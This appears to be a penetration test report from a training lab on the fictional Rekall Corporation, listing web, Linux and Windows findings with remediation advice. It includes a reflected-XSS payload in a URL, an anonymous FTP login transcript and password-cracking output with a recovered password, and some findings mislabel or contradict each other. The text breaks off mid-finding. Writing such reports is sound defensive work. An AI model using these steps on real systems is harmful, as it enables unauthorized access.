



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

WeSecurity LLC,

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	WeSecurity LLC
Contact Name	Wesdariusz Dimaculangan
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	1/25	Wesdariusz D.	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Most input fields on the Rekall Web app use input validation.
- Multiple exploits were tried before getting a successful one.
- Numerous files and directories were not accessible to non-admin users.
- Basic Web app, Windows, and Linux protection.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

Web Application:

- SQL Injection
- XXS (reflected and stored)
- Directory traversal
- local file inclusion
- Session management vulnerabilities

Linux and Windows:

- We discovered exposed data while researching open-source intelligence.
- Multiple vulnerabilities which included Apache Struts, Shellshock, Anonymous FTP, and Drupal vulnerability.
- Most of these vulnerabilities allowed a remote code execution into our target machines.

Executive Summary

WeSecurity LLC, conducted a three-day penetration testing against REKALL Corporation. The organization's vulnerabilities exist within its web application, Linux, and Windows hosts.

Using open-source intelligence we gathered information about the REKALL Corporation. We discovered exposed data in Rekall's official GitHub account.

Nmap and Nessus were used to scan and discover vulnerable hosts and ports in Rekall's system. That could be used to exploit the system.

WeSecurity LLC, is confident that we successfully exploit and escalate privilege vulnerabilities within the scope of Rekall's security concerns.

Summary Vulnerability Overview


SQL Injection	High
XSS (reflected and stored)	High
Directory Traversal	Medium
Local file inclusion	High
Session management	Medium
Anonymous FTP	Critical
Apache Tomcat	Critical
Drupal Vulnerabilities	High
Shellshock	Critical
Exposed Credentials(GitHub)	Critical
Poor password policies	Critical
Sudo bypass	Critical
Apache Struts	Critical
Drupal RESTful	Critical
SLMail 5.1.0.4420	High
LDAP Discovery	High
OpenSSL 1.1.1m	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:


Hosts	192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 172.22.117.10 (WDC10) 172.22.117.20 (Win 10) 192.168.14.35 (Web app)
Ports	8
Critical	5

High	5
Medium	1
Low	0


Vulnerability Findings


Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	SQL injection is a type of Web application attack in which the attacker “injects” SQL command to access or modify application data.
Images	 The screenshot shows a web browser window with the address bar displaying the URL: 192.168.14.35/Welcome.php?payload=<script>alert('put+your+name+here'). The page features a red header with the Rekall Corporation logo and navigation links: Home, About Rekall, Welcome, VR Planner, and Login. The main content area has a dark background with white text. It includes a message: 'On the next page you will be designing your perfect, unique virtual reality experience!' followed by a form with the placeholder text 'Put your name here' and a 'GO' button. Below the form, it says 'Welcome !' and 'Click the link below to start the next step in your choosing your VR experience!'. At the bottom, it displays 'CONGRATS, FLAG 1 is f76sdfkg6sjf'.

Affected Hosts	192.168.14.35
Remediation	• Prepared Statements (with Parameterized Queries) • Input Validation


Title	Anonymous FTP
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Method that allows users to access files and programs from FTP servers without identifying themselves.
Images	 <pre>(root@kali)-[~] # ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> █</pre>
Affected Hosts	172.22.117.20
Remediation	• Disable anonymous FTP. • Routinely check the FTP server to ensure that sensitive information is unavailable.

Title	Exposed Credentials(GitHub)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Credentials saved in Rekall's official GitHub account


Images	
Affected Hosts	172.22.117.20
Remediation	Remove credentials from public view

Title	Shellshock Exploit
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Shellshock is security bug that causes Bash to unintentionally execute commands from environment variable. Targe folder /cgi-bin/shockme.cgi
Images	
Affected Hosts	192.168.13.11
Remediation	• Monitor logs for evidence of attempted or successful command execution. • ShellShock Detection scripts


Title	Apache Tomcat
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Vulnerability that allows attackers to execute arbitrary commands by abusing an operating system command injection brought about by a Tomcat CGI servlet input validation error.
Images	
Affected Hosts	192.168.13.10
Remediation	Upgrade to latest version of Apache Tomcat.

Title	Weak password policies
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Weak password complexity policy
Images	 <pre> (P00T@kali)~\$ # john -format=nt hashes2.txt Using default input encoding: UTF-8 Loaded 2 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer! (flag6) Proceeding with incremental:ASCII </pre>
Affected Hosts	172.22.117.10 172.22.117.20
Remediation	• Two-Factor Authentication • Strong password policy


Title	Directory Traversal

Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Medium
Description	Web application server vulnerability that allows an attacker to access restricted directories.
Images	
Affected Hosts	192.168.14.35
Remediation	• Validate the user input


Title	XSS (reflected and stored)
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	Attackers can inject malicious executable scripts into the input field

Images	
Affected Hosts	192.168.14.35
Remediation	• Input Validation • Encode data on output


Title	Local file inclusion
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	Local File Iclusion is an attack technique in which attackers trick a web application into either running or exposing files on a web server

Images	
Affected Hosts	192.168.14.35
Remediation	• ID assignation - Save file path in a secure database and give an ID for every single one • Whitelisting - use verified and secure whitelist file and ignore everything else • Better server instruction - Making the server send download header automatically instead of executing files in a specified directory

Title	Session management
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	A security flaw that occurs when a web application authentication and session management mechanisms are improperly implemented.

Images	
Affected Hosts	192.168.14.35
Remediation	• implement Multi-factor Authentication • Avoid showing session IDs in URLs • Rotate and Invalidate Session IDs • Set appropriate session length

Title	Sudo bypass
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Access to a Runas ALL sudoer account bypassing

